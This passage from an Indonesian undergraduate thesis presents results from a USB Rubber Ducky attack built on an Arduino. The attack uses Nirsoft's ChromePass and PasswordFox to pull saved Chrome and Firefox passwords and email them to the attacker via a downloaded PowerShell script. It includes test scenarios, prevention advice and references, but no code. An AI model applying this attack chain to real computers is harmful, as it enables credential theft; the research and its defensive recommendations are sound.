Gambar V- 22. Interupsi *Keyboard* saat Program Berjalan

### Analisis Pengambilan Data

Pengambilan data ini dilakukan pada *browser* Google Chrome dan Mozilla Firefox. Kedua *browser* ini menyimpan *login data* penggunanya yang berisikan *username* dan *password* pada direktori C: komputer seperti yang telah dijelaskan sebelumnya. Pada penyerangan ini pula penulis menggunakan *tools* yang disediakan oleh Nirsoft.net bernama ChromePass.exe dan PasswordFox.exe untuk mengambil *login data* pengguna kedua *browser* tersebut. Kedua *tools* bekerja dengan cara mengambil *login data* kedua *browser* lalu dilakukan *decryption* agar data yang disimpan dapat dibaca oleh penyerang.

Pada pengujian ini dilakukan beberapa skenario dengan parameter yang berbeda sehingga dapat disesuaikan dengan kondisi komputer target yang beragam seperti yang dicantumkan pada Tabel V-2.

Tabel V- 2. Skenario Pengujian Pengambilan Data

|  |  |  |
| --- | --- | --- |
| Skenario | Penjelasan | Hasil |
| Satu | Pengambilan data dengan kedua *browser* terpasang pada komputer target | Berhasil |
| Dua | Pengambilan data dengan salah satu *browser* terpasang pada komputer target | Berhasil mengambil data dari *browser* yangterpasang saja |
| Tiga | Pengambilan data dengan kedua *browser* tidak terpasang pada komputer target | Hanya berhasil megirimkan *email* kosong |
| Empat | Pengambilan data *username* dan *password* menggunakan kombinasi karakter kapital, angka, serta simbol | Berhasil |
| Lima | Pengambilan data *username* dan *password* menggunakan panjang hingga 50 karakter | Berhasil |
| Enam | Pengambilan data dengan kondisi komputer target tidak terhubung dengan internet | Gagal, karena *script* powershell dan *tools* pengambilan data diunduh terlebih dahulu |

Dari hasil pengujian skenario dapat disimpulkan bahwa penyerangan menggunakan *tools* ChromePass.exe dan PasswordFox.exe bekerja dengan baik dengan berbagai kondisi bahkan dapat membaca *login data* pada *browser* yang terenkripsi. Kekurangan yang terjadi pada pengujian skenario ini adalah komputer target harus terhubung dengan internet agar dapat mengunduh *file* penyerangan serta *script* untuk mengirimkan data curian ke *email* penyerang.

## Rekomendasi Untuk Mencegah Penyerangan

Berdasarkan hasil penelitian pengambilan data *browser* Google Chrome dan Mozilla Firefox padakomputer target menggunakan ChromePass.exe dan PasswordFox.exe, penulis mendapatkan hasil bawha penyerang dapat menggunakan *tools* tersebut dengan mudah untuk mengambil *login data* pada *browser* komputer target.

Rekomendasi yang dapat penulis berikan untuk mencegah terjadinya serangan seperti ini terbagi dalam dua aspek, yaitu:

1. Pengguna

* Memperhatikan komputer agar tidak dihubungkan dengan perangkat USB yang mencurigakan oleh siapapun
* Mematikan atau mengunci komputer apabila akan ditinggalkan dan tidak terjangkau oleh pemilik
* Menggunakan fitur 2-*step verification* pada akun pribadi baik tersimpan maupun tidak pada *browser*

1. Sistem

* Mematikan *port* USB pada perangkat komputer
* Memblokir Unduhan Powershell

# Kesimpulan dan Saran

## Kesimpulan

Berdasarkan hasil penelitian yang telah dilakukan, dapat diambil kesimpulan sebagaimana berikut:

1. Perangkat Arduino *Pro Micro* Leonardo yang dipakai oleh penulis dapat diprogram menjadi alat penyerangan dengan menggunakan *tools* dari Nirsoft.com. Ketika perangkat Arduino dihubungkan dengan komputer target, perintah *Rubber Ducky* akan langsung berjalan untuk mengambil data *username* dan *password* yang tersimpan pada *browser* menggunakan ChromePass.exe dan PasswordFox.exe. Kedua *tools* tersebut mengambil data dari *login data* masing-masing *browser* yang disimpan pada direktori C: komputer target kemudian di dekripsi sehingga menampilkan *username* dan *password* yang tersimpan.
2. Pengambilan data dari Google Chrome dan Mozilla Firefox sangat mudah dilakukan menggunakan *tools* yang disediakan oleh Nirsoft.com sehingga keamanan dari menyimpan *username* dan *password* pada *browser* cukup rentan. Skenario yang dilakukan menggunakan program ini menunjukkan bahwa kegagalan dari proses penyerangan adalah jika memag tidak ada *username* dan *password* yang tersimpan pada *browser* ataupun komputer target tidak terhubung ke internet.
3. Rekomendasi untuk meminimalisir terjadinya penyerangan seperti ini dapat dilihat berdasarkan dua aspek berikut:
4. Pengguna

* Memperhatikan komputer agar tidak dihubungkan dengan perangkat USB yang mencurigakan oleh siapapun
* Mematikan atau mengunci komputer apabila akan ditinggalkan dan tidak terjangkau oleh pemilik
* Menggunakan fitur 2-step verification pada akun pribadi baik tersimpan maupun tidak pada browser

1. Sistem

* Mematikan port USB pada perangkat komputer
* Memblokir Unduhan Powershell

## Saran

Untuk penelitian lebih lanjut, terdapat saran-saran yang dapat membantu untuk mengembangkan penelitian dimasa yang akan datang, yaitu:

1. Melanjutkan pengujian USB *Attack* dengan target pengambilan data *browser* yang lebih luas seperti *history, bookmark,* dan *cache*.
2. Memperhatikan versi *tools* penyerangan yang disediakan Nirsoft.com, selalu usahakan untuk menggunakan versi terbaru untuk setiap program yang digunakan.

# DAFTAR PUSTAKA

Alfarisi, S. (2017, March 2). *Mengenal Powershell dan Fungsionalitasnya*. Retrieved from Netsec ID: https://netsec.id/mengenal-powershell/

Arisantoso, Sanwasih, M., & Pahlevi, M. R. (2017). Penerapan Aplikasi Pengamanan Data/File dengan Metode Enkripsi dan Dekripsi Algoritma 3DES dalam Jaringan Lokal Area. *Seminar Nasional Teknologi Informasi dan Multimedia*, 43-48.

Cahyani, I. D. (2010). SISTEM KEAMANAN ENKRIPSI SECURE SHELL (SSH) UNTUK KEAMANAN DATA.

Cannols, B., & Ghafarian, A. (2017). Hacking Experiment by Using USB Rubber Ducky Scripting. *SYSTEMICS, CYBERNETICS AND INFORMATICS*, 66-71.

Computer Hope. (2019, 11 16). *USB*. Retrieved from Computer Help: https://www.computerhope.com/jargon/u/usb.htm

EthicNinja. (2016, November 18). *USB HID for Penetration Testing*. Retrieved from github.com: https://github.com/EthicNinja/Ninjutsu-USB

Fezari, M., & Dahoud, A. A. (2018). Integrated Development Environment "IDE" For Arduino. *Researchgate*.

Han, A. L., Wong, D. F., & Chao, L. S. (2014). Advances of Password Cracking and Countermeasures in Computer Security. *arXiv: Cryptography and Security*.

Haryanto, T. (2016, January 5). *Menginstal Board Manager Digispark pada Arduino IDE*. Retrieved from Codepolitan: https://www.codepolitan.com/menginstal-board-manager-digispark-pada-arduino-ide

Hendler, D., Kels, S., & Rubin, A. (2018). Detecting Malicious PowerShell Commands using Deep Neural Networks. *Asia Conference on Computer and Communications Security*, 187-197.

Hussain, A., Hammad, A., Hafeez, K., & Zainab, T. (2016). Programming a Microcontroller. *International Journal of Computer Applications, 155*(5), 21-26.

Kang, M.-g. (2015). *USBWall: A Novel Security Mechanism to Protect Against Maliciously Reprogrammed USB Devices.* Lawrence, Kansas: University of Kansas.

Louis, L. (2016). Working Principle of Arduino and Using It As a Tool for Study and Research. *International Journal of Control, Automation, Communication and Systems (IJCACS)*, 21-29.

Mateso. (2019, March 25). *The Danger of Storing Passwords via Browser*. Retrieved December 5, 2019, from PasswordSafe: https://blog.passwordsafe.de/en/2019/03/25/how-dangerous-is-it-to-store-your-passwords-in-the-browser/

Net MarketShare. (2019, October). *Operating System Market Share*. Retrieved from Net MarketShare: https://netmarketshare.com/

Silberschatz, A., Gagne, G., & Galvin, P. B. (2018). *Operating System Concepts.* Hoboken, New Jersey: John Wiley & Sons.

Sithara, M., Chandran, M., & Padmavathi, G. (2017). Outlier Detection in Secure Shell Honeypot using Particle Swarm Optimization Technique. *The International Journal of Advanced Networking and Applications (IJANA)*, 3443-3450.

Sofer, N. (2008, May). *About*. Retrieved Juni 14, 2020, from nirsoft.net: https://www.nirsoft.net/about\_nirsoft\_freeware.html

W3Counter. (2019, November 4). *Browser & Platform Market Share*. Retrieved November 4, 2019, from W3Counter: https://www.w3counter.com/globalstats.php?year=2019&month=11

Zhao, R., & Yue, C. (2013). All Your Browser-saved Passwords Could Belong to Us: a Security Analysis and a Cloud-based New Design. *Proceedings of the third ACM conference on Data and application security and privacy (CODASPY '13)*, 333-340.